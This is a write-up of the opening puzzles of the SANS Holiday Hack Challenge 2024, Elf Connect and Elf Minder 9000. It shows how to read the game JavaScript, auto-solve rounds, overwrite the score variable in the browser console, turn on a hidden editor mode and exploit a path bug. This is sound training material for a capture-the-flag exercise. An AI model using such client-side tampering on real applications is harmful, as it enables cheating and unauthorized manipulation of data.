
SANS Holiday Hack Challenge 2024
Hello and welcome to my 2024 SANS Holiday Hack Challenge: Snow-maggeddon write-up!
These challenges had a wide range of topics, including Ransomware Reverse Engineering, Hardware Hacking, Web App Hacking with MQTT and Video Feed Manipulation, Video Game Hacking, Threat Hunting with KQL, SIM/SEM Analysis, Mobile App Penetration Testing, OSINT via Drone Path Analysis, Web Exploration with cURL, and PowerShell for Cyber Defense!
Let’s embark on our journey !
Table of Contents
Solutions for each of the objectives can be found at links below. Alternatively, you can use the navigation links at the bottom of each page to move to the previous or next objective.
- Welcome
- Prologue (Released November 7 2024)
- Act 1 (Released November 11 2024)
- Act 2 (Released November 18 2024)
- Act 3 (Released December 2 2024)
- Conclusion
Objectives
Talk to Jingle Ringford on Christmas Island and get your bearings at Geese Islands
Help Angel Candysalt connect the dots in a game of connections.
Assist Poinsettia McMittens with playing a game of Elf Minder 9000.
Team up with Bow Ninecandle to send web requests from the command line using Curl, learning how to interact directly with web servers and retrieve information like a pro!
In a swirl of shredded paper, lies the key. Can you unlock the shredder’s code and uncover Santa’s lost secrets?
Ready your tools and sharpen your wits—only the cleverest can untangle the wires and unlock Santa’s hidden secrets!
Jingle all the wires and connect to Santa’s Little Helper to reveal the merry secrets locked in his chest!
Santa’s gone missing, and the only way to track him is by accessing the Wish List in his chest—modify the access_cards database to gain entry!
Help find who has been left out of the naughty AND nice list this Christmas. Please speak with Eve Snowshoes for more information.
Help the elf defecting from Team Wombley get invaluable, top secret intel to Team Alabaster. Find Chimney Scissorsticks, who is hiding inside the DMZ.
Team Wombley is developing snow weapons in preparation for conflict, but they’ve been locked out by their own defenses. Help Piney with regaining access to the weapon operations terminal.
Wombley has recruited many elves to his side for the great snowball fight we are about to wage. Please help us defeat him by hitting him with more snowballs than he does to us.
Answer two sections for silver, all four sections for gold.
Learn and practice basic KQL queries to analyze data logs for North Pole operations.
Investigate a phishing attack targeting Wombley’s team, uncovering espionage activities.
Track and analyze the impacts of a ransomware attack initiated by Wombley’s faction.
Use logs to trace an unknown phishing attack targeting Alabaster’s faction.
Alabaster and Wombley have poisoned the Santa Vision feeds! Knock them out to restore everyone back to their regularly scheduled programming.
What username logs you into the SantaVision portal?
Once logged on, authenticate further without using Wombley’s or Alabaster’s accounts to see the northpolefeeds on the monitors. What username worked here?
Using the information available to you in the SantaVision platform, subscribe to the frostbitfeed MQTT topic. Are there any other feeds available? What is the code name for the elves’ secret operation?
There are too many admins. Demote Wombley and Alabaster with a single MQTT message to correct the northpolefeeds feed. What type of contraption do you see Santa on?
Help the ElfSOC analysts track down a malicious attack against the North Pole domain.
Decrypt the Frostbit-encrypted Naughty-Nice list and submit the first and last name of the child at number 440 in the Naughty-Nice list.
Deactivate Frostbit Naughty-Nice List Publication
Wombley’s ransomware server is threatening to publish the Naughty-Nice list. Find a way to deactivate the publication of the Naughty-Nice list by the ransomware server.
Prologue
Upon logging into the Holiday Hack Challenge 2024, we find ourselves continuing from last year next to Santa’s Surf Shack! We can click on Jingle Ringford to learn about the First Terminal Challenge and move towards him by utilizing the arrow keys on the keyboard or the WASD keys.
Story of Prologue:
Welcome back to the Geese Islands! Let’s help the elves pack up to return to the North Pole. Talk to Jingle, Angel, and Poinsettia about their challenges. With challenges solved, we’re ready to head to the North Pole! Let’s hope Santa is back already to direct operations.
Holiday Hack Orientation
Talk to Jingle Ringford on Christmas Island and get your bearings at Geese Islands

Orientation Terminal Challenge
After clicking on the terminal, we get our first terminal challenge:

This just requires us to use our mouse and type answer and press ENTER. This will award us with our first objective complete!
Achievement
Congratulations! You have completed the Holiday Hack Orientation challenge!
Elf Connect
Help Angel Candysalt connect the dots in a game of connections.
After navigating East to Angel Candysalt, we find our next challenge of Elf Connect.

Angel Candysalt explains the point of the game is to match groups of four words to categories to win four rounds, but randomElf suspiciously has a high score of 50,000 points.
Elf Connect Terminal Challenge (Silver)
After clicking on the Elf Connect terminal we are prompted with the directions:

For the Elf Connect Terminal challenge, we can utilize burp or browser developer tools to inspect the JavaScript source code of the game to understand what is going on.
We can see the wordSets JavaScript variable (on lines 60-65) contains all the possible words for each of the 4 rounds. We can easily see the categorizes are Christmas, Tools, Encryption, and Networking Protocols.
const wordSets = {
    1: ["Tinsel", "Sleigh", "Belafonte", "Bag", "Comet", "Garland", "Jingle Bells", "Mittens", "Vixen", "Gifts", "Star", "Crosby", "White Christmas", "Prancer", "Lights", "Blitzen"],
    2: ["Nmap", "burp", "Frida", "OWASP Zap", "Metasploit", "netcat", "Cycript", "Nikto", "Cobalt Strike", "wfuzz", "Wireshark", "AppMon", "apktool", "HAVOC", "Nessus", "Empire"],
    3: ["AES", "WEP", "Symmetric", "WPA2", "Caesar", "RSA", "Asymmetric", "TKIP", "One-time Pad", "LEAP", "Blowfish", "hash", "hybrid", "Ottendorf", "3DES", "Scytale"],
    4: ["IGMP", "TLS", "Ethernet", "SSL", "HTTP", "IPX", "PPP", "IPSec", "FTP", "SSH", "IP", "IEEE 802.11", "ARP", "SMTP", "ICMP", "DNS"]
};
And the correctSets JavaScript variable (On lines 69-74) contains all the correct set indices of the wordSets.
let correctSets = [
    [0, 5, 10, 14], // Set 1
    [1, 3, 7, 9],   // Set 2
    [2, 6, 11, 12], // Set 3
    [4, 8, 13, 15]  // Set 4
];
We can utilize Excel and sort up the items with their index to easily figure out as show in the table below.
| Index | Christmas Round 1 | Tools Round 2 | Encryption Round 3 | Networking Round 4 |
|---|---|---|---|---|
| 0 | Tinsel | Nmap | AES | IGMP |
| 5 | Garland | netcat | RSA | IPX |
| 10 | Star | Wireshark | Blowfish | IP |
| 14 | Lights | Nessus | 3DES | ICMP |
| 1 | Sleigh | burp | WEP | TLS |
| 3 | Bag | OWASP Zap | WPA2 | SSL |
| 7 | Mittens | Nikto | TKIP | IPSec |
| 9 | Gifts | wfuzz | LEAP | SSH |
| 2 | Belafonte | Frida | Symmetric | Ethernet |
| 6 | Jingle Bells | Cycript | Asymmetric | PPP |
| 11 | Crosby | AppMon | hash | IEEE 802.11 |
| 12 | White Christmas | apktool | hybrid | ARP |
| 4 | Comet | Metasploit | Caesar | HTTP |
| 8 | Vixen | Cobalt Strike | One-time Pad | FTP |
| 13 | Prancer | HAVOC | Ottendorf | SMTP |
| 15 | Blitzen | Empire | Scytale | DNS |
Categorized answers for each of the four games:
Round 1 - Christmas : Decorations: Tinsel, Garland, Star, Lights Holiday Icons: Sleigh, Bag, Mittens, Gifts Carols: Belafonte, Jingle Bells, Crosby, White Christmas Reindeer Team: Comet, Vixen, Prancer, Blitzen
Round 2 – Tools: Vulnerability Scanners: Nmap, netcat, Wireshark, Nessus Web Application Testing: burp, OWASP Zap, Nikto, wfuzz Mobile App Testing: Frida, Cycript, AppMon, apktool Command and Control (C2) Systems: Metasploit, Cobalt Strike, HAVOC, Empire
Round 3 – Encryption: Encryption Techniques: AES, RSA, Blowfish, 3DES Wireless Encryption Methods: WEP, WPA2, TKIP, LEAP Cryptographic Paradigms: Symmetric, Asymmetric, Hash, Hybrid Ciphers: Caeser, One-Time Pad, Ottendorf, Scytale
Game 4 – Networking Network Communication Standards: IGMP, IPX, IP, ICMP Security Protocols: TLS, SSL, IPSec, SSH Network Technologies: Ethernet, PPP, IEEE 802.11, ARP Application Layer Communication Protocols: HTTP, FTP, SMTP, DNS
We can also print out each answer for the round with the following JavaScript:
correctSets.forEach(set => {
    const words = set.map(index => wordSets[round][index]).join(", ");
    console.log(words);
});
Tinsel, Garland, Star, Lights
Sleigh, Bag, Mittens, Gifts
Belafonte, Jingle Bells, Crosby, White Christmas
Comet, Vixen, Prancer, Blitzen
We can also auto solve each round with the following JavaScript:
correctSets.forEach(set => {
    set.forEach(index => {
      const word = wordSets[round][index];
      const wordBox = wordBoxes.find(box => box.text == word);
      selectedBoxes.push(wordBox);
      wordBox.selected = true;
      if (selectedBoxes.length == 4) {
          checkSelectedSet(mainScene);
      }
  });
});
After completing it successfully with the answers above, we obtain the Silver achievement!

Achievement
Congratulations! You have completed the [Silver] Elf Connect challenge!
Elf Connect Terminal Challenge (Gold)
To achieve a gold achievement, we need to surpass the current high score of 50,000. Normally, playing the game awards only 100 points for each correct sequence of four words, resulting in a maximum score of 1600 - far short of our goal.
Upon reviewing the code again, it becomes apparent that a score variable plays a crucial role in tracking progress. Initially set to 0, this value is updated dynamically each time a sequence is completed. By inspecting the code through the browser console, we can observe the score incrementing accordingly. Moreover, by manually setting the score variable to a high value - such as 100000 - we can effectively reset it and create a new high score.
Reloading the game and opening browser developer tools (F12), we can change the JavaScript console context via the drop down box and selecting “Christmas Word Connect Game”:

We can then set our score variable to over the current high score (50000) and play the game normally and our high score will trigger our new achievement!
score=100000
Achievement
Congratulations! You have completed the [Gold] Elf Connect challenge!
Sponsors
Make sure to checkout the sponsors to be eligible for the raffle - One random draw answer whose user has clicked on each of the five vendor booths (Google, Microsoft, RSAC, SANS.edu, and Holiday Hack Swag Store):

Elf Minder 9000
Assist Poinsettia McMittens with playing a game of Elf Minder 9000.
After navigating East to Poinsettia McMittens, we find our next challenge of Elf Minder 9000.

When speaking with Poinsettia McMittens, we obtain the following hints:
Elf Minder 9000: TODO
When developing a video game—even a simple one—it’s surprisingly easy to overlook an edge case in the game logic, which can lead to unexpected behavior.
Elf Minder 9000: Reusable Paths
Some levels will require you to click and rotate paths in order for your elf to collect all the crates.
Elf Minder 9000: RTD (Read the Docs)
Be sure you read the “Help” section thoroughly! In doing so, you will learn how to use the tools necessary to safely guide your elf and collect all the crates.
Elf Minder 9000 Terminal Challenge (Silver)
If you want to play the challenge yourself, you can find it here.

For the Silver, we need to successfully complete all levels of the game by navigating from the starting point to the end goal while gathering all collectible boxes before the allotted time runs out.
Analyzing the challenge files using Developer Tools or Burp site-map, we can see following source files are loaded:
Within levels.js, the definition of the level names and entity indices of all 13 games (12 normal for silver and 1 bonus for gold):
const Levels = {
  "Sandy Start": {
    name: "Sandy Start",
  },
  "Waves and Crates": {
    name: "Waves and Crates",
  },
  "Tidal Treasures": {
    name: "Tidal Treasures",
  },
  "Dune Dash": {
    name: "Dune Dash",
  },
  "Coral Cove": {
    name: "Coral Cove",
  },
  "Shell Seekers": {
    name: "Shell Seekers",
  },
  "Palm Grove Shuffle": {
    name: "Palm Grove Shuffle",
  },
  "Tropical Tangle": {
    name: "Tropical Tangle",
  },
  "Crate Caper": {
    name: "Crate Caper",
  },
  "Shoreline Shuffle": {
    name: "Shoreline Shuffle",
  },
  "Beachy Bounty": {
    name: "Beachy Bounty",
  },
  "Driftwood Dunes": {
    name: "Driftwood Dunes",
  },
  "A Real Pickle": {
    name: "A Real Pickle",
  },
};
Within guide.js, it contains entity definitions of start, end, crate, blocker, hazard, steam, portal and spring assigned to numbers 0 to 7.
const EntityTypesRef = {
    0: 'start',
    1: 'end',
    2: 'crate',
    3: 'blocker',
    4: 'hazard',
    5: 'steam',
    6: 'portal',
    7: 'spring',
};
Within guide.js, it contains a variable called whyCantIholdAllTheseSprings that contains ASCII art of a man holding three springs stating WHY CAN'T I HOLD ALL THESE SPRINGS?? and triggers when the number of springs is greater than 2 on lines 367-369.
const whyCantIHoldAllTheseSprings = () => `

                                     WHY CAN'T I HOLD ALL THESE SPRINGS??

                                                 .--======-
                                             --              --.
                                          -=                     =:
                                        .=                         -
                                       -.                            -
                                      ::                             .:
                                      :                               :.
                                     +                                 -
                                    .-                                 :
                                    ::                                 .-
                                    ..                                  =
                                    :                 :.                =:
                                    :                                  =:  -
                                     =                                *    -
                                     ..       :        .:. ..              -
                                      .                                   :.
                 =.   .++:  ..        .   .                 :            =
               +  *=.       =         -       .         *@@ .+          #
              -+-     .:-**--::::     =               :+#%*-.          .:
            :-   -+.            -      = .@@# *                        =
        .#   .*               :-       .: #+:                          :
      +   +=     -#.            -        =       :                     -
     #        .=                =        .      +                      -.             .=++-         :-
     =      -.          .++=-=+-         .     =        -                    ..:----    ...           ::
     +   .-     :=.      : ..-+%+         +    :-   :: ..                           -***+++++=          =
      -      .+        ..-::   *%:--.      +     -          .-*:                  .++*++++----::.       ..
      .:   #       =%:.-:.    :*#:=+%=      #           .***+--=::--:..  .-:      :++*-::----:::....:    =
       #      .+.   -.::    ..=#=: .*#.      .=  :+**:.+**==+:...:::::::::-. +:  :.-++.          .::-... +
       +           .:.:    .--*... .#+-:=**-   -.     -+*+#+-.  -          .-=#. :.*:+*=..          .:- - -
Within game2.js, it contains all the entity drawing logic including URL parsing, game levels and editor mode. The parsing of the URL parameters of the level number (levelNum), resource identifier (rid), and editor flag (isEditor) is handled on lines 517-520. The current values are available in the console window via urlParams.id, urlParams.level, and urlParams.isEditor respectively.
const urlParams = __PARSE_URL_VARS__();
const levelNum = urlParams.level ? urlDecode(urlParams.level) : '';
const rid = urlParams.id;
const isEditor = !!urlParams.edit;
Within game2.js, the hidden editor mode (lines 522-531) via the isEditor variable being set from the edit parameter (line 520). A congratulations message that is shown when all the levels are completed (lines 1064 to 1069) and it hints at the existence of a bonus level called A Real Pickle. However, in sendDataToServer(), it will not submit a solution unless isEditor is false - so need to turn on the editor, then back off again.
...[snip]...
if (isEditor) {
    adminControls.classList.remove('hidden');
    console.log('⚡⚡⚡⚡⚡⚡⚡⚡⚡⚡⚡⚡⚡⚡⚡');
    console.log('⚡ Hey, I noticed you are in edit mode! Awesome!');
    console.log('⚡ Use the tools to create your own level.');
    console.log('⚡ Level data is saved to a variable called `game.entities`.');
    console.log('⚡ I\'d love to check out your level--');
    console.log('⚡ Email `JSON.stringify(game.entities)` to [email protected]');
    console.log('⚡⚡⚡⚡⚡⚡⚡⚡⚡⚡⚡⚡⚡⚡⚡');
}
...[snip]...

milestoneText.innerHTML = `
    <p>Congratulations! You've completed all levels!</p>
    <p>That said, there is one level even our best Elf Minders have struggled to complete.</p>
    <p>It's <strong>A Real Pickle</strong>, to be sure.</p>
    <p>We're not even sure it's solvable with our current tools.</p>
    <p>I've added <strong>A Real Pickle</strong> to your level list on the main menu.</p>
    <p>Can you give it a try?</p>
    `;
...[snip]...
if (!isEditor) {
    const result = await fetch('/game/submit', {
        method: 'POST',
        headers: {
            'Content-Type': 'application/json',
        },
        body: JSON.stringify(data),
    });

    return result;
}
Within guide.js on lines 297-302, there is a bug in getSpringTarget() where it returns the first segment when it can’t find a valid target. Therefore, you can make “impossible” jumps, such as where the flag is between two rocks!
if (this.isPointInAnySegment(nextPoint) || entityHere) {
    if (entityHere) return this.segments[0][0]; // fix this
    return nextPoint;
} else {
    return;
}
Within index.html, we find a hidden admin-controls panel!
<div class="admin-controls hidden">
    <!-- <button id="startBtn">Start</button> -->
    <button id="resetBtn">Reset</button>
    <button id="clearPathBtn">Clear Path</button>
    <button id="clearEntitiesBtn">Clear Entities</button>
    <fieldset id="tools">
        <legend>Select a tool:</legend>

        <input type="radio" id="path" name="tool-select" value="path" checked />
        <label for="path">Path</label>

        <input type="radio" id="eraser" name="tool-select" value="eraser" />
        <label for="eraser">Eraser</label>

        <input type="radio" id="portal" name="tool-select" value="portal" />
        <label for="portal">Tunnel</label>

        <input type="radio" id="start" name="tool-select" value="start" />
        <label for="start">Start</label>

        <input type="radio" id="end" name="tool-select" value="end" />
        <label for="end">End</label>

        <input type="radio" id="crate" name="tool-select" value="crate" />
        <label for="crate">Crate</label>

        <input type="radio" id="blocker" name="tool-select" value="blocker" />
        <label for="blocker">Blocker</label>

        <input type="radio" id="hazard" name="tool-select" value="hazard" />
        <label for="hazard">Hazard</label>

        <input type="radio" id="steam" name="tool-select" value="steam" />
        <label for="steam">Steam</label>

        <input type="radio" id="spring" name="tool-select" value="spring" />
        <label for="spring">Spring</label>
    </fieldset>
</div>
We can complete these challenges normally:
Level 1: Sandy Start | Level 2: Waves and Crates |
|---|---|
